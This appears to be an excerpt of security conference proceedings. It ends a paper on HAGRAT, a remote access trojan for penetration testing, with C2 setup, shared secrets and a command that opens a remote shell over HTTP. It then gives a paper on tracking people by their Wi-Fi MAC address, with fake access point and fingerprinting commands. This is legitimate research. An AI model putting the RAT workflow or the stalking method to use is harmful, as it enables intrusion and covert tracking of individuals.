13-06-20 05:29:03.051 [12049] 127.0.0.1:33518 spawned process 13994
13-06-20 05:29:03.093 [13994] 127.0.0.1:33518 client "term" key match
13-06-20 05:29:03.093 [13994] 127.0.0.1:33518 invoking: ./hrconn -select
13-06-20 05:29:25.906 [13656] 127.0.0.1:33517 closing connection and process..
13-06-20 05:29:25.906 [13994] 127.0.0.1:33518 closing connection and process..
^C
mjos@cbeam:~/Desktop/share/hagrat/bin$ cat hrsecret.cfg
# hrsecret.cfg -- shared secret database for hagrat target groups
# triplets: client_identifier shared_key (script_name)

# terminal connect; let select session (EJ7.. default for hrterm)
term            EJ7W4HFG76I7IWSAWUV312FR7       ./hrconn -select

# default key
default_id      default_key

# connect with notify and rem mode
mickey          mouse                           ./notify.sh

# proper entry - 25 alphanumeric for a good shared secret w. enough entropy
# echo `cat /dev/urandom | tr -dc '0-9A-Z' | dd bs=1 count=25 2> /dev/null`
win7test        OSDYNIKHG3PPVU40D0RNCA3AT
mjos@cbeam:~/Desktop/share/hagrat/bin$
```

Fig. 3. In this screenshot the **hrccd** startup and successful connection and authentication by both **hagr4t.exe** and **hrterm** control terminal to the C2 are displayed together with the hrsecret.cfg file.

Comparison. Ukrainian newspaper sources indicate that the "carberp" botnet creation kits were coded by a loose group of at least twenty individuals [13, 18].


We have analyzed the Carberp, Zeus, UrSnif, and Citadel malware kits and found these to be of largely non-professional quality. The codebase may appear to be large but much of this consists of customization such as bank-specific injectors. Examined trojans tend to have an appearance of a "hack" in the bad sense of the word.

4 Example of Usage

Under **byobu** persistent text window manager, we first launch **hrccd** at the server system 172.16.109.1. TCP port 17409 is used by default. A screenshot of **hrccd** is provided in Figure 3.

```
$ ./hrccd
hrccd v1.130600 (c) Help AG FZ LLC  ** CONFIDENTIAL **
05:26:19.345 [12049] all:all starting listener at port 17409
```

The C2 system was fielded on a Amazon Web Services Ubuntu Microinstance. We will be using the HTTP tunnel **hrhts** in our example. Note that it is safe to have **hrhts** running in arbitrary external hosts to masquerade the true location of the C2 system as a **hrhts** installation does not require storage of client or server secrets – it is simply



```
mjos@cbeam:~/Desktop/share/hagrat/bin$ ./hrterm localhost 17409 term EJ7W4HFG76I
7IWSAWUV312FR7
hrterm v1.130600 (c) Help AG FZ LLC  ** CONFIDENTIAL **
Connecting to 127.0.0.1:17409

Found 1 connections, listing open ones:
 1: win7test from 127.0.0.1:33517 [13657] at Thu Jun 20 13:28:36 2013
Which one (1..1 or pathname): 1
Connecting to /tmp/hrccd-17409/hrconn-127.0.0.1-33517-13657-win7test
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

Z:\share\hagrat\hagr4t\Release>dir
 Volume in drive Z is Shared Folders
 Volume Serial Number is 0000-0064

 Directory of Z:\share\hagrat\hagr4t\Release

05/31/2013  02:08 PM    <DIR>          .
06/19/2013  11:49 AM            12,800 hagr4t.exe
04/05/2013  10:21 PM    <DIR>          ..
               1 File(s)         20,992 bytes
               2 Dir(s)  182,061,207,552 bytes free

Z:\share\hagrat\hagr4t\Release>!get hagr4t.exe
Remote file hagr4t.exe -> Local file hagr4t.exe
       12800 bytes downloaded.

Z:\share\hagrat\hagr4t\Release>exit

mjos@cbeam:~/Desktop/share/hagrat/bin$ 
```

Fig. 4. In this screenshot the **hrterm** utility is invoked to contact **hrccd** (a HAGRAT server) which happens to be running on the same system. Upon connection, **hrconn** asks the operator to choose from a list of RAT instances; there is only one available.

translating from HTTP to TCP and back. A loss of a **hrhts** forwarding node has little impact on the C2 network.

We launch **hrhts** in verbose mode to complete the initialization of the server side:

```
$ ./hrhts 80 127.0.0.1 17409 verb
HRHTS: I am at port 80, destination is 127.0.0.1:17409.
```

On the the target Windows 7 host 172.16.109.129, **hagr4t.exe** is invoked with command line parameters that specify that a HTTP communications channel should be used to 172.16.109.1, port 80. Authentication to C2 is done with identifier ”win7test” and with secret ”0SDYNIKHG3PPVU40D0RNCA3AT”.

```
> hagr4t
  http://172.16.109.1:80 win7test 0SDYNIKHG3PPVU40D0RNCA3AT
```

Now the operator may connect to the Command and Control system with **hrterm** and choose the target system. Note that **hrterm** requires its own set of credentials.

A screenshot of this is provided in Figure 4. The operator proceeds to download the hagr4t.exe file from the execution directory using the !get command (HAGRAT commands are prefixed with the exclamation mark “!”).

5 Future Projections and Work

Cyber-espionage is, by far, the most cost-effective and method of obtaining protected information, while carrying the lowest political or legal risk. We estimate that the current generation of trojans will continue to explosively progress in sophistication in immediate future (2014-2015) as more resources become available for development.

As for the development of HAGRAT, we will add polymorphism and more advanced code update methods. Experiences with APT1 attacks have showed that renewed campaigns seem to be possible with only minor tweaks to the attack payloads [4].

We do not feel that wider dissemination of the HAGRAT source code would serve any useful purpose. However we have discovered that even rather modest resources enable development of effective cybermunitions as there are very few actual “secrets” needed for this work. The start-up costs are minimal.

6 Conclusions

We have described development of a Grey Hat tool to simulate Advanced Persistent Threats in penetration testing. Development of such a tool is necessary as most current tools come from underworld sources and have bugs and backdoors in addition to being detectable by anti-malware software. Development of experimental software of this type also sheds light on the resources required, which appear to be fairly small.

Tools readily exist for network mapping and reconnaissance, vulnerability scanning, and other network-side security analysis. Instead we concentrated on footholding and persistence enablers such as Remote Access Trojans/Tools (RATs), which are the signature element of Advanced Persistent Threats (APTs). We found that development of such tools does not have to rely on extensive “hacking tricks”. Correct use of operating system calls and clean programming practices are usually preferable in order to avoid detection. We found that creating HTTP-encapsulated outbound traffic with the POST method using the standard WinInet library (and proxy settings) penetrates most firewalls very efficiently as it appears indistinguishable from normal web browsing activity.

As evidenced by leaked trojan source codes and reverse engineering, opportunistic underground hackers tend to be relatively inexperienced and undisciplined in software development. Any seasoned software developer with experience in low-level system programming is equally, if not better, equipped to develop tools that are useful in Advanced Persistent Threat (APT) simulation for Security Audits. The relevant requirement of these systems is not in 0-day exploits as foothold is often achieved via social engineering, but in effective communication protocols and reliability.

It seems obvious that even organizations with limited resources are able to indigenously develop sophisticated cybermunitions in the current Internet environment. As the Grey Hat market for such software components increases, we can expect their complexity to grow exponentially as more professional non-underground developers, bigger development teams and budgets become available.

References

1. Bodmer, S., Kilger, M., Carpenter, G., Jones, J.: Reverse Deception: Organized Cyber Threat Counter-Exploitation. McGraw-Hill (2012)
2. TrendLabs: Spear-phishing email: Most favored APT attack bait. Trend Micro Inc Report (2012)
3. Mandiant: APT1 – exposing one of china's cyber espionage units. Mandiant Intelligence Center Report (February 2013)
4. Guarnieri, C.: Upcoming G20 summit fuels espionage operations. Rapid7 Security Street Blog (August 26, 2013)
5. PCI: Payment Card Industry (PCI) Data Security Standard - Requirements and Security Assessment Procedures, Version 2.0. (October 2010)
6. Hutchins, E.M., Clopperty, M.J., Amin, R.M.: Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. In Armistead, E.L., ed.: Proceedings of the 6th International Conference on Information Warfare and Security, Academic Conferences Limited (March 2011) 113–125
7. Farmer, D., Venema, W.: Improving the security of your site by breaking into it (December 1993)
8. Moore, H., Rapid7: Metasploit framework. `http://www.metasploit.com/`
9. Kennedy, D., O'Gorman, J., Kearns, D., Aharoni, M.: Metasploit: The Penetration Tester's Guide. No Starch Press (2011)
10. TrustedSec: Social-engineer toolkit (SET). `https://www.trustedsec.com/downloads/social-engineer-toolkit/`
11. Rascagnéres, P.: APT1: Technical backstage. Presentation HITCON, Taiwan (July 2013)
12. Dereszowski, A.: Targeted attacks: From being a victim to counter attacking. Black Hat Europe 2010 (March 2010)
13. Krebs, B.: Carberp code leak stokes copycat fears. `http://krebsonsecurity.com/2013/06/carberp-code-leak-stokes-copycat-fears/` (June 27, 2013)
14. sKyWIper Analysis Team: sKyWIper (a.k.a. Flame a.k.a. Flamer): A complex malware for targeted attacks (May 2012) `http://www.crysys.hu/skywiper/skywiper.pdf`.
15. Saarinen, M.J.O.: Beyond modes: Building a secure record protocol from a cryptographic sponge permutation. Submitted for publication. (September 2013)
16. Saarinen, M.J.O.: CBEAM: Efficient authenticated encryption from feebly one-way phi functions. Submitted for publication. (September 2013)
17. Microsoft: WinINet reference. `http://msdn.microsoft.com/en-us/library/windows/desktop/aa385483(v=vs.85).aspx` (October 2012)
18. Ryabchun, J.: A group of hackers neutralized (April 2, 2013) In Russian: `http://www.kommersant.ua/doc/2160535`.

Version 20131008214200

3.2 Mathieu Cunche/ I know your MAC Address: Targeted tracking of individual using Wi-Fi

3.2.1 Mathieu Cunche

Mathieu is an associate professor at INSA-Lyon and is part of the Inria Privatics team. He is interested in all things related to Privacy, Security, Wireless Networks and Applied Cryptography. Finding Internet connectivity anywhere in the world and reading raw pcap files are his two most famous skills. As a side activity, he is a semi-professional WAR-surfer and WAR-snowboarder. And above all, he loves it when a plan comes together.

- twitter: @Cunchem
- `http://mathieu.cunche.free.fr`

3.2.2 I know your MAC Address: Targeted tracking of individual using Wi-Fi

This work is about wireless communications technologies embedded in portable devices, namely Wi-Fi, Bluetooth and GSM. Focusing on Wi-Fi, we study the privacy issues and potential missuses that can affect the owners of wireless-enable portable devices. WiFi enable-devices periodically broadcast in plain-text their unique identifier along with other sensitive information. As a consequence, their owners are vulnerable to a range of privacy breach such as the tracking of their movement and inference of various private information [9, 7]. As serious as those information leakage can be, linking a device with an individual and its real world identity is not a straightforward task. Focusing on this problem, we present a set of attacks that allow an attacker to link a Wi-Fi device to its owner identity. We present two methods that, given an individual of interest, allows to identify the MAC address of its Wi-Fi enabled portable device. Those methods do not require a physical access to the device and can be performed remotely, reducing the risks of being noticed. Finally we present scenarios in which the knowledge of an individual MAC address could be used for mischief.

- Talk and paper can be downloaded from `http://grehack.org`

I know your MAC Address: *Targeted tracking of individual using Wi-Fi*

Mathieu Cunche

Université de Lyon, INRIA,
INSA-Lyon, CITI-INRIA, F-69621, Villeurbanne, France
mathieu.cunche@inria.fr

Abstract. This work is about wireless communications technologies embedded in portable devices, namely Wi-Fi, Bluetooth and GSM. Focusing on Wi-Fi, we study the privacy issues and potential missuses that can affect the owners of wireless-enabled portable devices. Wi-Fi enable-devices periodically broadcast in plain-text their unique identifier along with other sensitive information. As a consequence, their owners are vulnerable to a range of privacy breach such as the tracking of their movement and inference of private information [10, 7]. As serious as those information leakage can be, linking a device with an individual and its real world identity is not a straightforward task. Focusing on this problem, we present a set of attacks that allow an attacker to link a Wi-Fi device to its owner identity. We present two methods that, given an individual of interest, allow identifying the MAC address of its Wi-Fi enabled portable device. Those methods do not require a physical access to the device and can be performed remotely, reducing the risks of being noticed. Finally we present scenarios in which the knowledge of an individual MAC address could be used for mischief.

1 Introduction

Wi-Fi technology is the main solution for medium range communications, and is embedded in more and more *smart* objects. In particular most smart-phones possess a Wi-Fi network interface that allows getting a cheapest and fastest access to the Internet than GSM technologies.

Wi-Fi is today featuring robust encryption/authentication mechanisms that ensure that the data is securely transmitted of the wireless channel. However, recent works have shown that those Wi-Fi enabled devices are a threat to their owners' privacy. For instance, the name of the previously accessed network can be found unencrypted in some management frames and can be used to infer various private information [10] on the owners such as social links [7].

In addition, if the payload of some Wi-Fi frames can be encrypted, the header is always transmitted in clear. This means, that the MAC address of the devices, a unique identifier, can be collected and used to uniquely identify the device's owner. Emission of Wi-Fi frames is not limited to the time when the device is connected to a Wi-Fi network. In fact, due to an active service discovery enabled on most devices, Wi-Fi interfaces are periodically broadcasting frames containing their MAC address. As a result, a device with a Wi-Fi interface turned-on, act as an actual wireless beacon by periodically advertising in clear a unique identifier. This is also true for other technologies such as GSM and Bluetooth that periodically send in clear a unique identifier (MAC address for Bluetooth and TMSI for the GSM). Therefore, part of the methods presented in this work could be extended to these other RF technologies.

Thanks to those wireless beacons that we are carrying in our pockets, Radio-Frequency tracking (RF-tracking) is now possible. A number of researchers and hackers have started to demonstrate such system to gather mobility data-sets or to increase privacy awareness on this topic [11, 12]. Beyond those scientific works and demonstration, wide scale commercial application of RF-tracking are already up and running. For example, RF-tracking is used in traffic monitoring application, for which it provides traffic information such as point-to-point travel time and traffic intensity [2]. It is also used to monitor people activities within retail stores and shopping centres [3]. Indeed deployed in these locations, RF-tracking systems collect information about customers' flows and their shopping habits.

If RF-tracking allows tracking of individuals based on a unique identifier, the link to a real identity is not directly available. In this work we are considering the problem of finding the link between a MAC address broadcasted by a device, and the identity of its owner. More particularly, given a person of interest, the *target*, we are willing to obtain the MAC address of its Wi-Fi enabled portable device.

To achieve this goal we propose to use a combination of wireless technology hacking along with physical and social actions. Furthermore, in order to ensure the practicality of our proposal, we aim at designing methods having the following properties:

- *Accuracy*: the obtained MAC address must belong to the target with a high probability;
- *Stealthiness*: the attack must remain unnoticed by the target.

The contributions of this work are the following. We present two methods achieving the aforementioned goals, i.e. establishing, with a high probability and stealthily, the match between an individual's identity and a wireless devices unique MAC address. The first method named *Wi-Fi AP Replay attack* impersonates the networks to which the target has been previously connected to, in order to identify its MAC address. The second attack called *Stalker attack* consists in monitoring the Wi-Fi channel while following the target in a public space, and to latter identify its MAC address by analysing the captured trace. In addition we present a set of scenarios in which the knowledge of an individual's MAC address could be useful to breach privacy or to do mischief.

The paper is organized as follows. Section 2 presents an introduction to the Wi-Fi technology and associated hacking tools. A preliminary investigation on information transmitted in plain text by Wi-Fi devices is done in Section 3. Then two methods to identify the MAC address of an individual are presented in Section 4 and 5 present two attacks. Section 6 presents a number of malicious applications and Section 8 concludes.

2 Background and problem statement

2.1 Wi-Fi technology

A typical Wi-Fi network in *infrastructure mode* is composed of an access point (AP) to which a set of stations (device equipped with a Wi-Fi interface) are connected. Wi-Fi technology is based on the 802.11 protocols family. Wi-Fi packets are called frames and can be divided in 2 categories: data frames on one side and management and control frames on the other side. Data frames are in charge of carrying the actual data traffic while management and control frames serve various purposes such as association, authentication and service discovery. If the payload of data packets can be encrypted when security mechanisms are enabled (WEP, WPA, etc.), frame header are always in clear, leaving all the corresponding information available to eavesdroppers.

MAC address Amongst the multiple information contained in frame headers, there are the source and the destination MAC addresses. A MAC address is a 48 bits number used to uniquely identify a network interface. MAC addresses are attributed to interface vendors by block of 2^{24}. As a result the 24 leftmost bits of a MAC address can be used to identify the interface's manufacturer.

In any frame, the source address field of the header contain the MAC address of the emitting interface. As noted before, the frame headers are never encrypted, therefore the source MAC address is available in plaintext in all the frames emitted by a device. This would be of limited importance if Wi-Fi devices where emitting frames only when connected to a network, but in fact, because of service discovery mechanisms, they transmit frames even when they are not connected.

Configured Network List Most operating systems are storing a list of wireless networks to which the device have been connected to. This list is called the *Configured Network List* (CNL) and contains information such as the network's SSID and its security features.

Service discovery The Wi-Fi technology features a service discovery mechanism, which allows stations to discover the access points in range. Two variant of service discovery are co-existing. In the first one, called *passive service discovery*, APs are periodically advertising their presence by broadcasting *beacon* frames containing various information (SSID, security features), while stations passively listen to those beacons to discover APs in range. In the second, called the *active service discovery*, the station plays an active role by periodically probing the neighbourhood with *probe request* frames to which AP respond with *probe response* frames.

A probe request frame includes an SSID field to designate the wireless network sought by the device. A Wi-Fi device probes for network to which it has been previously connected by circling through the CNL. By doing so, devices are actually broadcasting in plaintext their connection history. In response to obvious privacy issues [10, 7], a new convention have been adopted: stations can send probe requests with an empty SSID field; and in return AP must respond to them with a *probe response* even if the SSID field do not match their own SSID. The resulting probe requests are called *broadcast probe requests*. As a consequence, devices are not revealing their connection history anymore, but are still periodically broadcasting their MAC address in clear.

2.2 Wi-Fi tracking

As noted before, the MAC address of a wireless device constitutes an excellent unique identifier to track its owner. In fact MAC address of wireless devices are collected and stored by several systems.

A first example is the network infrastructure that is often storing information on the device that are connecting to it. For instance logs of wireless routers include the MAC address of all the devices that have been connected. Those logs contains event related to management aspect of the wireless network (association, authentication, disconnection, etc.) and each event associates a mac address with a timestamp.

The second example is the Radio-Frequency tracking systems [12] that are specifically designed to track the movement of individuals thanks to the wireless devices that they are wearing. Those systems are based on a set of sensors collecting wireless signals that triangulate and track over time the movement of individuals. Those systems are deployed in areas such as shopping centres, museum, roads where they provide valuable information on mobility patterns and shopping habits[1].

We can also add tracking systems deployed by criminals, spies, stalkers or any curious person. Indeed as the next section will show, collecting radio signal emitted by personal wireless devices does not require advanced skills nor expensive tools. Therefore, tracking systems can be easily deployed using cheap hardware and open-source software such as Snoopy [8].

2.3 Wi-Fi hacking tools

In wireless communications protocols, the security is of prime importance. As a consequence a number of penetration tools have been developed to test the security of wireless networks. Focusing on the Wi-Fi technology, an auditing software suite called *aircrack-ng* [1] is freely available and extensively documented. Along with this software, drivers supporting raw traffic monitoring have been

[1] Examples of commercial RF-tracking systems: Navizon ITS (`http://www.navizon.com/product-navizon-indoor-triangulation-system`), Euclyd-Analytics (`http://euclidanalytics.com/`)

developed. Thus a compatible wireless interface combined with the associated monitoring mode driver and *aircrack-ng* suite is sufficient to capture Wi-Fi traffic and perform a wide range of attacks.

In this work we used the *aircrak-ng* suite along with the network protocol analyser *tshark* [3] (the command line version of *wireshark*). Using appropriate filters we have design a tool capturing the MAC address of the Wi-Fi devices along with other private information such as SSIDs probed by those devices. Figure 1 presents a screenshot of an anonymized[2] capture displaying for each device in range the device manufacturer, the device mac address, the received signal strength along with the number and the list of associated SSIDs.

```
total number of devices : 32
Apple, Inc.     | 40:a6:d9:ee:__:__ | -28 dB | 1 | ''
SAMSUNG ELECTRO| 20:64:32:c1:__:__ | -45 dB | 1 | ''
Murata Manufact| 00:37:6d:ea:__:__ | -88 dB | 1 | ''
Apple, Inc      | 00:26:b0:7d:__:__ | -43 dB | 1 | ''
RIM             | a0:6c:ec:2a:__:__ | -67 dB | 3 | 'SSID_1','SSID_2'
Apple Inc       | 70:56:81:bb:__:__ | -58 dB | 1 | ''
Agere Systems   | 00:02:2d:bf:__:__ | -49 dB | 1 | 'SSID_4'
Apple, Inc      | f8:1e:df:d9:__:__ | -50 dB | 1 | 'SSID_5'
Murata Manufact| 00:37:6d:42:__:__ | -89 dB | 1 | ''
Intel Corporate| 00:24:d7:59:__:__ | -57 dB | 1 | 'SSID_6'
LG Electronics | 10:68:3f:4e:__:__ | -58 dB | 1 | ''
Apple, Inc.     | 24:ab:81:8d:__:__ | -82 dB | 1 | ''
Apple, Inc.     | 58:55:ca:f3:__:__ | -91 dB | 1 | ''
Intel Corporate| 00:21:6a:7f:__:__ | -76 dB | 1 | ''
...
```

Fig. 1: Example of the information obtained from captured Wi-Fi probe requests.

It is important to note that, although using software belonging to a suite designed for security auditing; passively collecting this information does not require breaking any encryption or security mechanism. In fact this traffic is transmitted in plaintext; in particular the MAC address is part of the 802.11 header that is never encrypted. In addition, a significant part of this traffic (probe requests) specify a broadcast destination address (`ff:ff:ff:ff:ff:ff`) and is therefore by definition sent to all device in range.

2.4 Problem statement

As we have just seen, wireless devices, can reveal a lot of information about their owners. They can be used to track individuals' whereabouts and movements as well as other, potentially private, information. Emergence of wireless monitoring

[2] The tail of the mac address and SSIDs have been replaced by '_'.

tools has made the collection of those signals an easy task. At the same time systems exploiting this information to track individuals for optimisation or profiling purposes have emerged.

In those systems it is assumed that each device is associated with an individual, and the unique identifier of the device (the MAC address) is used to identify the corresponding individual. However, the real identity of the device's owner is never stored in the system as this information is not directly available. In fact, the MAC address act as a *pseudonym* for the tracked individual. As a consequence, one could think that the impact on privacy is limited since, as private as the collected information can be, it is never matched with the real identity of the individual.

We focus on the problem of finding the link between real identities and the MAC address broadcasted by a wireless device. If available, this information could be combined with the data stored by physical tracking systems to gain knowledge on private information. Or it could simply be used to physically track an individual, by monitoring the radio signal emitted by its device that is literally acting as a *portable beacon.*


3 Preliminary investigation

As illustrated before, the MAC address of a device constitute an ideal personal unique identifier. In this section we focus on the feasibility of collecting those unique identifiers by studying the frequency at which they are emitted as well as the maximum range at which they can be captured. Those characteristics are of prime importance as they determine the maximum distance between the attacker and the probability of success of our attacks.

3.1 Frequency of the unique identifier transmission

The emission frequency has been studied by monitoring a Wi-Fi channel and computing the arrival time delta, i.e. the difference between the arrival times of all the received probe request frames. The result for two device type (an Apple and a Samsung smartphone[3]) is presented in on Figure 2. For both devices, peaks can be observed at a regular interval. For the Apple device the peaks can be observed around 0, 45, 90 and all other multiple of 45 seconds while for the Samsung device, peaks are appears at 0, 30, 60 and all other multiple of 30 seconds. This indicates that those devices regularly broadcast probe request frames and that the typical period is 45 seconds for the Apple device and 30 for the Samsung device. Those results cannot be extended to all Wi-Fi devices, but they give an idea on the period at which probe requests are emitted by a typical Wi-Fi device.

[3] The information about the device manufacturer has been obtained through the OUI list that link MAC address prefixes to vendor names (`http://standards.ieee.org/develop/regauth/oui/oui.txt`).



(a) Apple device (b) Samsung device

Fig. 2: Delta arrival time of probe requests frames

3.2 Transmission range

The range of a typical Wi-Fi transmission depends on the characteristics of the emitter and the receiver. For a part of the attacks that will be presented in this work a partial reception of the Wi-Fi frame is sufficient. We have measured in an outdoor environment that the frames emitted by two common smartphones, the *Samsung Galaxy SII* and the *Apple iPhone 4S*, can be received by the embedded Wi-Fi interface[4] of our DELL latitude E4310 at a distance of more than 100 meters for the *Samsung* device and more than 30 meters for the *Apple* device. This ensures that frames emitted by a Wi-Fi device can be collected at a quite long range.

4 Beacon replay attack

The idea of this attack is to identify a device through one or several *personally identifying wireless networks* (PIWN) to which it has been connected. Indeed, a set of PIWN can form a unique identifier than can be linked to an individual. Examples of PIWN are personal home network, work network. By guessing the networks to which a device has been connected, we hope to trigger a reaction from the device that will reveal its link with the targeted individual.

We propose to identify the association between a device and a network by leveraging the service discovery mechanism of the 802.11 protocol. More particularly by impersonating some Wi-Fi network, we can trigger a reaction from the device that has been associated to this network [16]. Impersonating a Wi-Fi network can be done by replaying its beacon frames. Indeed, when receiving a beacon frame identifying a known network (network in the Configured Network List of the device), the device will try to connect and, as a consequence, reveal its MAC address.

[4] Listed as `Corporation Centrino Ultimate-N 6300` by our GNU/Linux operating system.

Some Wi-Fi devices are publicly revealing their wireless network association through a specific active service discovery mechanism. In this mode, devices are sending probe requests containing the SSID of the wireless network in their Configured Network List (see Section 2). For these devices, impersonation of a wireless network by replaying beacons may not be required as passive monitoring of the probe request frames could be enough to identify the association between a device and a wireless network.

The efficiency of our method relies on the ability of getting enough information through the PIWN. Gaining knowledge of enough PIWN to uniquely identify an individual can be a challenging task. We propose to combine this information with spatial information about the user. Let's consider an individual I, H its home address, Let N_H be the protected wireless network visible at address H. Then by replaying the beacons corresponding to N_H in a location different from H such as A's workplace, then only A's device will respond to those beacons. We note that it is preferable to focus on a protected wireless network because they are usually associated to a much smaller group of users than open networks.

As shown by Golle and Partridge in [9] the `Home`/`Work` location pair can be a very strong pseudo-identifier, i.e. the probability that two persons working at a given place also live at the same place is very small. This specificity can be used to mount an efficient attack, assuming that the `Home` and `Work` location of the target are known. Figure **??** present an illustration of the beacon replay attack when using the home and work location of the target.




Fig. 3: Principle of the beacon replay attack using the home and work locations.

Implementation This attack requires collecting information about a number of wireless networks in the first phase and in a second phase to impersonate those networks and analyse the potential reaction of Wi-Fi devices. To this aim we have developed two tools that we have made available to the community [5]:

– The Wi-Fi network fingerprinter
– The Wi-Fi AP replayer

Wi-Fi fingerprinter The Wi-Fi network fingerprinter collects information about visible wireless networks and save it to a file for later use. The information collected consists in the network SSID and a simplified version of the network's security features (*open* or *secured*). This tool monitors the Wi-Fi channel for a fixed amount of time and, using *tshark*, selects only the beacon frames received from the surrounding access points. For each detected AP, it extracts the SSID and the security features and save the result to a file that will be later used by the Wi-Fi AP replayer.

Assuming that a monitoring Wi-Fi interface `mon0` have been created as follows:

```
$ sudo airmon-ng start wlan0
wlan0           Unknown         iwlwifi - [phy0]
                  (monitor mode enabled on mon0)
```

The WiFi AP fingerprinter should be used at a location familiar to the target, such as its home, using the following command:

```
$ ./WiFi_AP_fingerprinter.sh APfingerprint.txt mon0
Capturing on mon0
result saved to APfingerprint.txt :
-------------------------
FBI_Surveillance-Van_02;0
allo;0
Freeboite_RoXoR;1
Frit_WiFi;0
HuitBox_1234;1
-------------------------
```

In this case 5 networks have been detected, three of them being open (security = 0) and two being secured (security = 1).

[5] Wi-Fi Stalking tools are available at `http://mathieu.cunche.free.fr/?page_id=438`

Wi-Fi AP replayer The second step of the attack is to impersonate the wireless networks that have been fingerprinted in the previous step. This is done using the Wi-Fi AP replayer tool that takes as input a file containing the characteristics of several Wi-Fi networks and replay them, before analysing the response of surrounding Wi-Fi devices. In a first time the replay is performed using *airbase-ng*, a tool from the *aircrack-ng* suite, whose purpose is to create Wi-Fi access points in order to attack Wi-Fi clients. In our case we do not use the attack features and are only motivated by triggering a reaction from surrounding Wi-Fi clients. For each Wi-Fi network in the configuration file, a Wi-Fi AP is created for a fixed amount of time and the traffic received by this AP is stored in a capture file.

Then in a second time the each capture file is analysed to extract the MAC address of the Wi-Fi clients that have attempted to connect to the corresponding fake AP. This information is summarized for all the APs and displayed for the user under the form of a list of client MAC address and corresponding SSIDs. This list should contain the MAC address of the targeted device.

The WiFi AP replayer script should be run in range of the target using the following command:

```
$ ./WiFi_AP_replayer.rb test1.txt mon0
Creating fake AP : "eduroam" (privacy=1)
Creating fake AP : "FBI_Surveillance-Van_02" (privacy=0)
Creating fake AP : "allo" (privacy=0)
Analyzing results ...
Displaying results ...
c8:bc:c8:__:__:__ "Freeboite_RoXoR"
```

Here the results indicates that one device have reacted to the the network "Freeboite_RoXoR". Therefore we can infer that this device belongs to the target.

Concerning the stealthiness aspect, the two phases of the attack must be considered. Obtaining the wireless AP fingerprint of the home location, can be done at any time of the day (it is fair to assume that the wireless AP are running 24/day) and only require to walk pass the house or the building where the person is living. Alternatively, one can rely on online database of Wi-Fi access points such as WiGle [2] to get the characteristics of Wi-Fi networks at a given location.

In the second phase, the rogue AP must be in range of the targeted devices, which mean within a couple of meters. During the second phase of the attack, one can reduce the distance between the target and the fake AP in order to use the signal strength to narrow done the device. However this improvement in term of accuracy can reduce the stealthiness of the attack.

5 *Stalker* attack

In order to identify the device associated to a given individual, the ideal solution is to be isolated with this person. This means making sure that the distance between the target and the monitorer is small compared to the distance between the monitorer and other individuals. In a real world scenario, this configuration can be hard to achieve and can raise suspicion of the target, compromising the *stealthiness* requirement.

Another approach is to use a *set intersection attack* that consists in considering several distinct groups of individuals and by studying their intersection. The intersection of the individual should match with the intersection of the collected device identifiers. In the particular case where this intersection is reduced to one element, the device identifier of the *target* can be directly deduced.


In practice clearly isolating and identifying a group of individual can be troublesome. In the following we consider a *continuous* alternative to this *discrete* method. Instead of considering fixed group of individual, we focus on a stream of individual. In most social places, the group of individuals within the monitorer covering area is a set of individual that is continuously changing. The idea is to make sure that the targeted individual stays in the monitorer covering area, while the rest of the set of the monitored individual is changing. The targeted individual will be uniquely identifiable once the set of monitored people have been totally renewed at the exception of *target*.

